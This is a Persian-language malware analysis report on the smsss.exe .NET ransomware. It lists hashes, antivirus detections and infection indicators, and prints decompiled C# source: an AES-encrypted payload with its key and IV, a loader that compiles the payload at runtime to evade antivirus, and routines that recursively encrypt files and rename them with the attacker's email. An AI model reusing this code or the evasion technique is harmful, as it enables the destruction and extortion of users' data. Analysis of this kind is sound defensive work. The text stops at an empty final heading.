باسمه تعالی

بررسی و تحلیل باج افزار نوشته شده با C# و با قابلیت کامپایل در زمان اجرا (smssss.exe)


فهرست مطالب

۱ مقدمه


به تازگی باج‌افزاری با نام فایل smsss.exe که نام مشخصی برای آن در نظر گرفته نشده است، توسط تیم های تحقیقاتی کشف شده است. این باج‌افزار به زبان سی‌شارپ و تحت پلتفرم دات‌نت توسعه داده شده است و از جهت نحوه دور زدن آنتی‌ویروس‌ها یکی از جالب‌ترین و بروزترین باج‌افزارهاست که از امکانات بی‌نظیر ماشین مجازی دات‌نت برای این کار استفاده کرده است. این باج‌افزار کد مخرب خود را به صورت کد سی شارپ توسعه الگوریتم متقارن AES رمزنگاری کرده و به صورت رشته‌های هگزادسیمال درون فایل اصلی جای داده است. سپس با کمک کامپایلر سی‌شارپ که در زمان اجرا قابل دسترسی است، کد را کامپایل کرده و تابع اصلی کد مخرب را فراخوانی می‌کند. سپس کد مخرب اقدام به رمزنگاری فایل‌ها توسط الگوریتم متقارن AES می‌کند. این روش باعث شده تا تحلیل و ردیابی آن برای آنتی‌ویروس‌ها و تیم‌های تحقیقاتی سخت‌تر شود. نکته جالب توجه آن است که باج‌افزار کلید رمزنگاری را درون یک فایل ذخیره می‌کند و کاربر می‌تواند با دانستن نحوه کار الگوریتم، فایل‌ها را رمزگشایی کند. احتمالا این قضیه نشان می‌دهد این باج‌افزار هنوز در مرحله توسعه قرار دارد.

۲ سناریو آلودگی

پس از اجرای فایل اصلی باج‌افزار، کدهای مخرب آن کامپایل شده و اجرا می‌شود. با اجرای کدهای مخرب، فایل‌های دسکتاپ قربانی و سایر فایل‌ها درون درایوهای مختلف به جز فایل‌های موجود در مسیر System۳۲ رمزنگاری می‌شود. این باج‌افزار هر نوع فایلی را فارغ از پسوند آن رمزنگاری می‌کند. البته از هر فایل نهایتا ۱۰ مگابایت اولیه آن رمزنگاری می‌شود. پس از آن نام هر یک از فایل‌ها را به فرمت [hex]_sequre@tuta.io تغییر می‌دهد:



سپس درون دسکتاپ و هر یک از درایوها و همچنین startup ویندوز، یک فایل HTML به نام HOW DECRIPT FILES.hta ساخته و آن را به کاربر نمایش می‌دهد:



۳ پی لود اصلی بدافزار

این باج‌افزار تمامی فایل‌های موجود درون Desktop و دیسک‌های قربانی را رمزنگاری می‌کند. البته فایل هایی که حجم‌شان بیشتر از ۱۰ مگابایت است تنها ۱۰ مگابایت اولیه رمزنگاری می‌شود. نکته قابل توجه این است که این باج‌افزار، پسوند فایل‌ها را بررسی نکرده و هر نوع فایلی را رمزنگاری می‌کند.

۴ مشخصات فایل‌های تحلیل شده

مشخصات فایل‌های تحلیل شده بدین شرح است:

Filenames: smsss.exe

Type: .NET PE (EXE)

MD۵: c۳۵۵۰۶bd۳fedad۵۷e۷f۱ea۹۷۵ebcaec۵

SHA-۱: ۰۹۷۷۶۷۶ae۸c۸۷۱۶۸۲۴a۱۳۰۳۷c۷eb۴c۷b۹۵c۵۸ae۷

SHA۲۵۶: ۲۰۸cca۱۲۴ddafe۳۵a۱۲۲f۶bdd۳۶۱۹۱۱۵۱a۲۷۳۰b۴e۱۰۵۱۸۰۴d۵f۶۸d۰cb۴b۴۴۱۴۵

۵ سطح تهدید فایل های تحلیل شده

نتیجه بررسی فایل تحلیل شده با استفاده از تارنمای Virustotal.com در جدول ذیل ارایه شده است. همانطور که مشاهده می‌شود از بین ۶۵ موتور تشخیص بدافزار ۵۲ عدد این فایل را به عنوان بدافزار تشخیص داده‌اند.

Ad-Aware	Gen:Variant.Razy.178861	AegisLab	Troj.Ransom.W32!c
AhnLab-V3	Trojan/Win32.Ransom.C2477960	ALYac	Trojan.Ransom.CryptConsole
Antiy-AVL	Trojan[Ransom]/Win32.AGeneric	Arcabit	Trojan.Razy.D2BAAD
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Dropper.MSIL.Gen	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Gen:Variant.Razy.178861
CAT-QuickHeal	Trojan.IGENERIC	ClamAV	Win.Trojan.Agent-6520577-0
Comodo	UnclassifiedMalware	Cylance	Unsafe
Cyren	W32/Trojan.GMCD-6663	DrWeb	Trojan.Encoder.25180
Emsisoft	Trojan.FileCoder (A)	Endgame	malicious (high confidence)
eScan	Gen:Variant.Razy.178861	ESET-NOD32	a variant of MSIL/GenKryptik.AIKC
F-Secure	Gen:Variant.Razy.178861	Fortinet	MSIL/GenKryptik.AIKC!tr
GData	Gen:Variant.Razy.178861	Ikarus	Trojan.MSIL.Krypt
Jiangmin	Trojan.Generic.cbxuv	K7AntiVirus	Trojan (00516d6a1)
K7GW	Trojan (00516d6a1)	Kaspersky	HEUR:Trojan-Ransom.Win32.Generic
Malwarebytes	Ransom.FileCryptor	MAX	malware (ai score=99)
McAfee	Generic.dsa	McAfee-GW-Edition	BehavesLike.Win32.Generic.cz
Microsoft	Ransom:Win32/Genasom	NANO-Antivirus	Trojan.Win32.GenKryptik.fakygk
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.0ad	SentinelOne	static engine - malicious
Sophos AV	Mal/Generic-S	Sophos ML	heuristic
Symantec	Trojan.Gen.2	Tencent	Win32.Trojan.Generic.Swkj
TrendMicro	Ransom_SEQUR.THDBGAH	TrendMicro-HouseCall	Ransom_SEQUR.THDBGAH
VBA32	TScope.Trojan.MSIL	VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.Z.Razy.113152.CW	Yandex	Trojan.GenKryptik!
Zillya	Trojan.GenKryptik.Win32.15891	ZoneAlarm	HEUR:Trojan-Ransom.Win32.Generic

۶ روش‌های انتشار بدافزار

این باج‌افزار از طریق وب‌سایت‌های مخرب، ایمیل‌ها و یا فلش‌دیسک‌های آلوده منتشر می‌شود.

۷ بررسی وجود آلودگی

- وجود فایل توضیحات درون فولدر اصلی دیسک‌ها، فولدر Startup و یا دسکتاپ
- وجود فایل بدافزار به نام smsss.exe

۸ خلاصه نحوه عملکرد و شناسایی بدافزار

در جدول زیر مشخصات بدافزار مذکور به همراه تاثیرات و رویکرد تشخیص به صورت خلاصه مشاهده می‌شود.

شناسنامه بدافزار	نام	smsss.exe
	سال کشف	۲۰۱۸
	روش انتشار	این باج افزار از طریق وب سایت های مخرب، ایمیل ها و یا فلش دیسک های آلوده منشتر می شود.
	تاثیرات	– رمزنگاری فایل های کاربر
راهکارهای تشخیص	سطح میزبان	- وجود فایل توضیحات درون فولدر اصلی دیسک ها، فولدر Startup و یا دسکتاپ - وجود فایل های بدافزار به نام smsss.exe

۹ تحلیل بدافزار

۹-۱ فایل اجرایی باجافزار

این باجافزار از تکنیک کامپایل کدهای سی‌شارپ در زمان اجرا که یکی از قابلیت‌های بسیار جالب .NET. می‌باشد استفاده می‌کند. کد اصلی باجافزار که در واقع فایل‌های دیسک را پیمایش و آن‌ها را رمزنگاری می‌کند به صورت یک رشته Hex کدشده درون فایل اجرایی باجافزار قرار دارد. این کد توسط الگوریتم متقارن AES کد شده است. رشته کد شده در متغیر hex قرار دارد که به شرح زیر است:

```
namespace n96I4AJ3EYNVO71F
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static void Main()
        {
            string hex =
              "80FD97341A9EA3068AA5F530EC86B4F82C30B6CF5BEC80F52EE29B0F350D923B9D97E3278C747A2B141F2E9B1170559A22
               2D26B726A06C0D8FD287A6138816531 18B7464F26BEDABD929CA62FEF1434297258C83A44C07179293E6914D81D96FC88D9
               5CCE28CE26CD3341C53716E9E7485BB36F1CC89C134D81F8FAC15D3555BAE16EAE8109BA6D0560F482738EAB60CA4D4FBEA
               5A3CD473F54F0319E5FAB53E8DE5460AC77C5D8F225E67829B9BBD9A6ADE489AD56BD6F89077C961E95D2C82524C85DEB7F
               1CEB520BE652913C9BA787959866651AF1F56BEBAB5D039157E8DA6ACCD9C063AC9A58E58DD93FD2B0713BB951854D0E6E8
               A670BC3B012BC5F07AADD669CAFBE47EFEC7E80F8444F6CAFC0BC482D5292515A6C98F9C2329CAAC056CC2D531ED0CE06B9
               8D91418A9082AEEE45D46FE7EEDDB1566D012DBD557080C113ECDF913EDB98EE2FBDE64F6448FE7308112FBE1A42CCA6912
               951BBA8393FB208B0222FCC554090290C576DC408604785E5002B8F1C003C78048BB9A983E8F69F50B6C63CE19390E5EEA4
               78CBC10A1F805B6D73B948ACD917A88A518C3752021B80E4160DA7FF3120C4F8CBE6981A18CECE54BC73DF011154C7AFAF8
               EB7031C0EBB3A1D575BA7A9A73B5F6291176EAAEF7B06D90F2CF8C94CA32EA138A8DF1673296067 52EF7A51215CB4E1EC6D
               257DA71D8E4C5860B54754F55E9015B058D79789CE5C73DFD2D3887649E628264DCAA742320EC56F506E34686317E1F2AF3
               AA651B6C21F5B4B3DCAD3D47FDB8BCDEC029A483D8952DAE7B72E77488651B2124A0A391C069E16A1CB9BCAC6B4DCF1DB93
               F7617AB6A8CA8EE5F0508905DFD67F2F8D4E662F5BE1D1F67C124CB5D93304DD254B81B1D825D0B213348A2279294F0D3B0
               8D747236A2A959F3907AB3F85A4DC461AA3EACECABBBC3669DCC94FE42871FA0D373BBFD26AF59683AE418E1828F2DDC062
               9F6E5E3C32BD3BD3E2BF382CC8CD4512A396BD952A1C9E50D1B6658206AF473EF61EE876008BCF2DDB6D83EBC6AD6595333
               1D6EE72B5AAE68790562EA4123A1C21B882B9386FC0CFAA731ED46D8250A75D33447740251BF069D86B1065EFF647D88D09
               E0D2FEBC87691BE787429A84C0346053AD0A490253A66BA209C3DA0E04495D5053BE1AE2DE8F023E810C32DB5D73C31CF87
               C8D91CE35C2B07905B354427A62B33056D99D9A580B3AA5845CC2810E70D51015BCABC788AA92FAA91C93059FF217C837F4
               707051467606B5D9CEB06AB91C6DBED84D021BF22128B0445AC5CCDB0A855237C1B0C1801DD2B8DADBEFA3C2BAE8E6E0E44
               91D3D46A53498C17141AE4CEBAAD612869E6C23AF92F0DE0C6BF941392A098914D4F7FEBE9B1DEFF722FBC2355736EE50CB
               B9D1BB2A233D65408E0D971E51DA9EFD89A5F77797326AE6118AC5A8EF6FA927F5DA52AF0238A158FEAFC1A0F6BA113212E
               256B14D9221698C39E254259617C703D53F2F506036832E7A145BB7765B2BB73371D2625F914AD3FD62A98237108D11D6BF
               496AD1F76B707904801805651698F501BB5BB76D5375D7447E658531D71E0CCB90F9F54ED25F8BFE67F0ADADE5FFEDD6923
```

۹-۲ رمزگشایی کدهای مخرب باج‌افزار

باج‌افزار با استفاده از یک کلید متقارن و یک بردار اولیه که به صورت دو متغیر ثابت درون فایل اجرایی قرار دارند رشته کدشده کدهای سی‌شارپ بدافزار را رمزگشایی می‌کند. کدهای رمزگشایی شده درون آرایه encrypted قرار داده می‌شوند. پس از رمزگشایی کدهای سی‌شارپ باج‌افزار، این کدها به تابع func۸YVJMH۵AR۸۶A۵۲ منتقل می‌شود تا توسط کامپایلر سی‌شارپ به صورت لحظه‌ای کامپایل و اجرا شوند:

```
        F2874559B65B5D104475B30E09F3D9D975AF38DECF704F54802637DAFC5F705F17CE1ADA111D50086F7A34F749F442BD77B
        5D844EFBF79D0179E827707A40002EFBB8F18DC79C1F0896C0BDD335392D99DAF99DA375B4792FF779367F3944C2D635CEC
        75A000C53F946705FF74472CA5C78516BBE28412FF23F968D24624482DA1FAFE929274EB5EC20297A732EDB9776E77C58B7
        A67E230878E525827C7C510666F1BBE1C82816487220E90E6FA4CC2DF67619A38D334E6160EE5C68DA1B8156062A23CE5AE
        097C51A6C9CBF11EB528C1E28160349F84C083266F3D84F5E3FE703DD103C385C1194AE7FE4841BD55C8577593F01871ABF
        135E2F113E31145D40F1EE686F73486B4247D7673DA9388245FEA99A1D33089B1C41717248A1998DF408BB0367B49F1BE03
        E045B7A9A08AC1EDB5245003F57BADC20018C01F67B5F1DCA4E1F7D2EA401FB1296F00B0F756F0BFD82291B42219C5D2755
        C1688";
    byte[] bytes = Encoding.Default.GetBytes(Program.key);
    byte[] bytes2 = Encoding.Default.GetBytes(Program.vector);
    byte[] encrypted = Program.StringToByteArray(hex);
    string[] code = new string[]
    {
        Encoding.Default.GetString(Program.func7PLUOCHPZY017(encrypted, bytes, bytes2))
    };
    Program.func8YVJMH5AR86A52(code);
}
```

کلید متقارن و بردار اولیه که درون فایل اصلی وجود دارند:

```
// Token: 0x04000001 RID: 1
private static string key = "B9Y2WUYKV1ZCAQQOTTKHSQ4ZRE39IX7J";

// Token: 0x04000002 RID: 2
private static string vector = "D4P9IHJHLWXCLH3Y";
```

تابع تولید الگوریتم متقارن رمزنگاری با استفاده از کلید و بردار اولیه:

```
private static byte[] func7PLUOCHPZY017(byte[] encrypted, byte[] key, byte[] vector)
{
    byte[] result;
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
        rijndaelManaged.Key = key;
        rijndaelManaged.IV = vector;
        result = Program.funcXOUUTM54E67A(rijndaelManaged, encrypted);
    }
    return result;
}
```

تابع رمزگشایی با استفاده از الگوریتم بدست آمده توسط تابع قبلی:

```
private static byte[] funcXOUUTM54E67A(SymmetricAlgorithm alg, byte[] message)
{
    byte[] result;
    if (message == null || message.Length == 0)
    {
        result = message;
    }
    else
    {
        if (alg == null)
        {
            throw new ArgumentNullException("alg");
        }
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (ICryptoTransform cryptoTransform = alg.CreateDecryptor())
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform,
                  CryptoStreamMode.Write))
                {
                    cryptoStream.Write(message, 0, message.Length);
                    cryptoStream.FlushFinalBlock();
                    result = memoryStream.ToArray();
                }
            }
        }
    }
    return result;
}
```

۳-۹ کامپایل کدهای مخرب و اجرای آن‌ها

این تابع ابتدا کد سی‌شارپ باج‌افزار را کامپایل کرده و سپس از درون کلاس Program موجود درون کد مقصد، تابع Main که تابع نقطه شروع باج‌افزار است را فراخوانی می‌کند. همچنین اسمبلی‌های System.dll، System.Core.dll و mscorlib.dll که اسمبلی‌های موردنیاز برای اجرای کد مقصد هستند به عنوان مراجع به کد مقصد لینک می‌شوند:

```
private static void func8YVJMH5AR86A52(string[] code)
{
    CompilerParameters compilerParameters = new CompilerParameters();
    string currentDirectory = Directory.GetCurrentDirectory();
    compilerParameters.GenerateInMemory = true;
    compilerParameters.TreatWarningsAsErrors = false;
    compilerParameters.GenerateExecutable = false;
    compilerParameters.CompilerOptions = "/optimize";
    string[] value = new string[]
    {
        "System.dll",
        "System.Core.dll",
        "mscorlib.dll"
    };
    compilerParameters.ReferencedAssemblies.AddRange(value);
    CSharpCodeProvider csharpCodeProvider = new CSharpCodeProvider();
    CompilerResults compilerResults = csharpCodeProvider.CompileAssemblyFromSource(compilerParameters,
      code);
    if (compilerResults.Errors.HasErrors)
    {
        string text = "Compile error: ";
        foreach (object obj in compilerResults.Errors)
        {
            CompilerError compilerError = (CompilerError)obj;
            text = text + "rn" + compilerError.ToString();
        }
        throw new Exception(text);
    }
    Module module = compilerResults.CompiledAssembly.GetModules()[0];
    Type type = null;
    MethodInfo methodInfo = null;
    if (module != null)
    {
        type = module.GetType("n96I4AJ3EYNVO71FC.Program");
    }
    if (type != null)
    {
        methodInfo = type.GetMethod("Main");
    }
    if (methodInfo != null)
    {
        methodInfo.Invoke(null, null);
    }
}
```

۹-۴ کد مخرب باج‌افزار

قطعه کد اصلی باج‌افزار که به صورت زمان اجرا کامپایل خواهد شد، دارای یک تابع اصلی به نام Main است. بقیه توابع نام‌های نامفهومی دارند و در واقع نویسنده تلاش کرده تا عملیات تحلیل سخت‌تر شود. تابع Main نخست توسط تابع funcOUH۲WX۹۱ کلید و یک بردار اولیه تصادفی برای رمزنگاری تولید می‌کند. همچنین برای قربانی یک شناسه ۴۰ کاراکتری تصادفی تولید و سپس با استفاده از تابع funcA۳JOFH۴UI الگوریتم رمزنگاری متقارن را توسط کلید و بردار تولید می‌کند. پس از آن به جستجوی تمامی فایل‌های موجود در مسیر desktop و بقیه درایوهای قربانی به صورت بازگشتی می‌پردازد. و هر یک از فایل‌های موجود در آن را رمزنگاری می‌کند. سپس درون مسیر desktop قربانی فایل توضیحات را نوشته و آن را نمایش می‌دهد. این فایل به صورت یک فایل HTML می‌باشد. همچنین باج‌افزار سعی می‌کند فایل توضیحات را در مسیر Startup ویندوز نیز قرار دهد تا با هر بار اجرای ویندوز صفحه HTML توضیحات نمایش داده شود:

```
class Program
{
    private static Random random = new Random();
    private static byte[] byteKey;
    private static byte[] byteVector;
    private static string id;

    public static void Main()
    {
        string key = funcOUH2WX91(32);
        string vector = funcOUH2WX91(16);
        id = funcOUH2WX91(40);
        funcA3JOFH4UI(key, vector);

        byteKey = Encoding.Default.GetBytes(key);
        byteVector = Encoding.Default.GetBytes(vector);
        var path = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
        funcH4CEYF3A9U1(path);
        DriveInfo[] allDrives = DriveInfo.GetDrives();

        foreach (DriveInfo d in allDrives)
        {
            if (d.IsReady == true)
            {
                funcXOT2(d.Name);
            }
        }
        System.Diagnostics.Process.Start(path + "\\HOW DECRIPT FILES.hta");
        try{
            funcH4CEYF3A9U1(Environment.GetFolderPath(Environment.SpecialFolder.Startup));
        }catch(Exception ex){}

    }
```

۹-۴-۱ تابع پیمایش فایل‌ها

این تابع در مسیری که به عنوان پارامتر ورودی به آن داده شده است، به صورت بازگشتی به جستجوی همه فایل ها درون فولدر اصلی و زیرفولدرها می‌کند. این تابع همچنین چک می‌کند که اگر مسیر System۳۲ به عنوان مسیر ورودی داده شده است، از پویش فولدر مذکور خودداری کند. همچنین فایل‌های متنی توضیح بدافزار نیز از رمز کردن معاف خواهند بود. در صورتی که در فراخوانی بازگشتی این تابع، مسیر ورودی یک فایل بود، تابع funcGLK فراخوانی می شود. این تابع برای رمز کردن محتوای فایل مورد استفاده قرار می‌گیرد.

```
static void funcXOT2(string path)
{
    path = path.ToCharArray()[path.Length - 1] != '\\' ? path + '\\' : path;
    foreach (string file in Directory.GetFiles(path))
    {
        funcGLK(file);
    }
    foreach (string subDir in Directory.GetDirectories(path))
    {
        if (subDir.IndexOf("System32") == -1)
        {
            try
            {
                try
                {
                    if (!File.Exists(path + "HOW DECRIPT FILES.hta"))
                    {
                        funcH4CEYF3A9U1(path);
                    }
                }
                catch (Exception ex) { }
                funcXOT2(subDir);
            }
            catch (Exception ex)
            {

            }
        }
    }
}
```

۹-۴-۲ رمزنگاری فایل‌ها

این تابع برای تولید تصادفی کلیدها استفاده می‌شود. این کلیدها توسط انتخاب کاراکترهای تصادفی از بین حروف بزرگ زبان انگلیسی و اعداد انگلیسی بدست می‌آید:

```
static string funcOUH2WX91(int length)
{
    const string chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    return new string(Enumerable.Repeat(chars, length)
    .Select(s => s[random.Next(s.Length)]).ToArray());
}
```

باج‌افزار توسط تابع زیر به تولید الگوریتم رمزنگاری Rijendeal که در واقع یک الگوریتم رمزنگاری متقارن مشابه AES است، می‌پردازد و سپس توسط تابع funcTGFJKE اقدام به رمزنگاری آرایه plain توسط کلید key می کند.

```
static byte[] funcTKCTM(byte[] plain, byte[] key, byte[] vector)
{
    using (var rijndael = new RijndaelManaged())
    {
        rijndael.GenerateKey();
        rijndael.GenerateIV();
        rijndael.Key = key;
        rijndael.IV = vector;
        return funcTGFJKE(rijndael, plain);
    }
}
```

این تابع با استفاده از الگوریتم متقارن تولید شده، اقدام به رمزنگاری آرایه ورودی می‌کند:

```
static byte[] funcTGFJKE(SymmetricAlgorithm alg, byte[] message)
{
    if ((message == null) || (message.Length == 0))
    {
        return message;
    }

    if (alg == null)
    {
        throw new ArgumentNullException("alg");
    }

    using (var stream = new MemoryStream())
    using (var encryptor = alg.CreateEncryptor())
    using (var encrypt = new CryptoStream(stream, encryptor, CryptoStreamMode.Write))
    {
        encrypt.Write(message, 0, message.Length);
        encrypt.FlushFinalBlock();
        return stream.ToArray();
    }
}
```

این تابع برای نوشتن آرایه‌ای از بایت‌ها درون یک فایل استفاده می‌کند. بایت‌های جدید بر روی بایت‌های قدیمی کپی می‌شوند. باج‌افزار پس از رمز کردن بایت‌های یک فایل، بایت‌های کدشده را به جای بایت‌های اصلی کپی می کند:

```
public static void funcWLVPLM2D87(string filename, int position, byte[] data)
{
    using (Stream stream = File.Open(filename, FileMode.Open))
    {
        stream.Position = position;
        stream.Write(data, 0, data.Length);
    }
}
```

این تابع توسط تابع پیمایش فایل ها صدا زده خواهد شد و وظیفه آن رمزنگاری ۱۰۴۸۵۷۶۰ بایت اول فایل است. این تابع یکسری از فایل‌ها را رمزنگاری نخواهد کرد. این فایل‌ها عبارتند از:

- فایل توضیحات باج‌افزار
- فایل شناسه قربانی
- Bootmgr
- Bootnxt
- Pagefile.sys
- Swapfile.sys
- Hiberfil.sys
- loadmgr

طرز کار این تابع به این‌گونه است که در صورتی که تعداد بایت‌های فایل کمتر یا مساوی ۱۰۴۸۵۷۶۰ بایت باشد، کل محتوای فایل درون آرایه‌ای قرار گرفته و سپس برای رمزنگاری به تابع funcTKCTM منتقل می‌شود. و در صورتی که تعداد بایت‌های فایل بیشتر از ۱۰۴۸۵۷۶۰ بایت باشد، تنها ۱۰۴۸۵۷۶۰ بایت اول آن برای رمزنگاری به تابع funcTKCTM منتقل می‌شود.

```
static void funcGLK(string file)
{
    if (file.IndexOf("HOW DECRIPT FILES.hta") != -1 ||
    file.IndexOf(id + ".txt") != -1 || file.IndexOf("bootmgr") != -1 ||
    file.IndexOf("BOOTNXT") != -1 || file.IndexOf("pagefile.sys") != -1 ||
    file.IndexOf("swapfile.sys") != -1 || file.IndexOf("hiberfil.sys") != -1 ||
    file.IndexOf("loadmgr") != -1)
    {
        return;
    }
    try{
    File.SetAttributes(file, FileAttributes.Normal);
    var size = 0L;
    FileInfo fileInf = new FileInfo(file);
    byte[] buffer;
    if (fileInf.Exists)
    {
        size = fileInf.Length;
    }
    if (size <= 10485760 && size != 0)
    {

        buffer = File.ReadAllBytes(file);
        //Crypted
        byte[] cryptedPartFileContent = funcTKCTM(buffer, byteKey, byteVector);
        using (var stream = new FileStream(file, FileMode.Open, FileAccess.Write))
        {
            stream.Write(cryptedPartFileContent, 0, cryptedPartFileContent.Length);
        }
    }
```

سپس محتوای رمزشده که درون آرایه‌ای از بایت‌ها قرار دارد، برای رونویسی بر روی بایت‌های اصلی فایل به تابع funcWLVPLM۲D۸۷ منتقل می‌شود. سپس تابع func۲VFBWF۴ برای تغییر نام فایل رمز شده، فراخوانی می‌شود. این باج‌افزارهمچنین بررسی می‌کند که فایل اصلی باج‌افزار یعنی smsss.exe را رمزنگاری نکند.

```
else if (size > 10485760)
{
    buffer = new byte[10485760];

    //Crypting
    using (FileStream stream = new FileStream(file, FileMode.Open, FileAccess.Read))
    {
        stream.Read(buffer, 0, 10485760);
    }

    byte[] cryptedPartFileContent = funcTKCTM(buffer, byteKey, byteVector);

    byte[] randomArray = new byte[10485760];
    Random r = new Random();
    r.NextBytes(randomArray);

    funcWLVPLM2D87(file, 0, randomArray);

    using (var stream = new FileStream(file, FileMode.Append))
    {
        stream.Write(cryptedPartFileContent, 0, cryptedPartFileContent.Length);
    }
 }
 func2VFBWF4(file);
}catch(Exception ex){
    if (file.IndexOf("smsss.exe") != -1){
        func2VFBWF4(file);
    }
}
```

۹-۴-۳ تابع تغییر نام فایل

پس از رمزنگاری هر فایل، نام فایل‌ها توسط فراخوانی این تابع تغییر کرده و ایمیل مهاجم به انتهای آن اضافه می شود:

```
static void func2VFBWF4(string fileName)
{
    var fileArr = fileName.Split('\\');
    fileArr[fileArr.Length - 1] = "sequre@tuta.io_" + BitConverter.ToString(Encoding.UTF8.GetBytes(fileArr.LastOrDefault
      ())).Replace("-", string.Empty);
    string newName = String.Join("\\", fileArr);
        try
        {
            File.Move(fileName, newName);
        }
        catch (Exception ex)
        {
        }
}
```

۹-۴-۳-۱ تابع تولید فایل شناسه کاربر

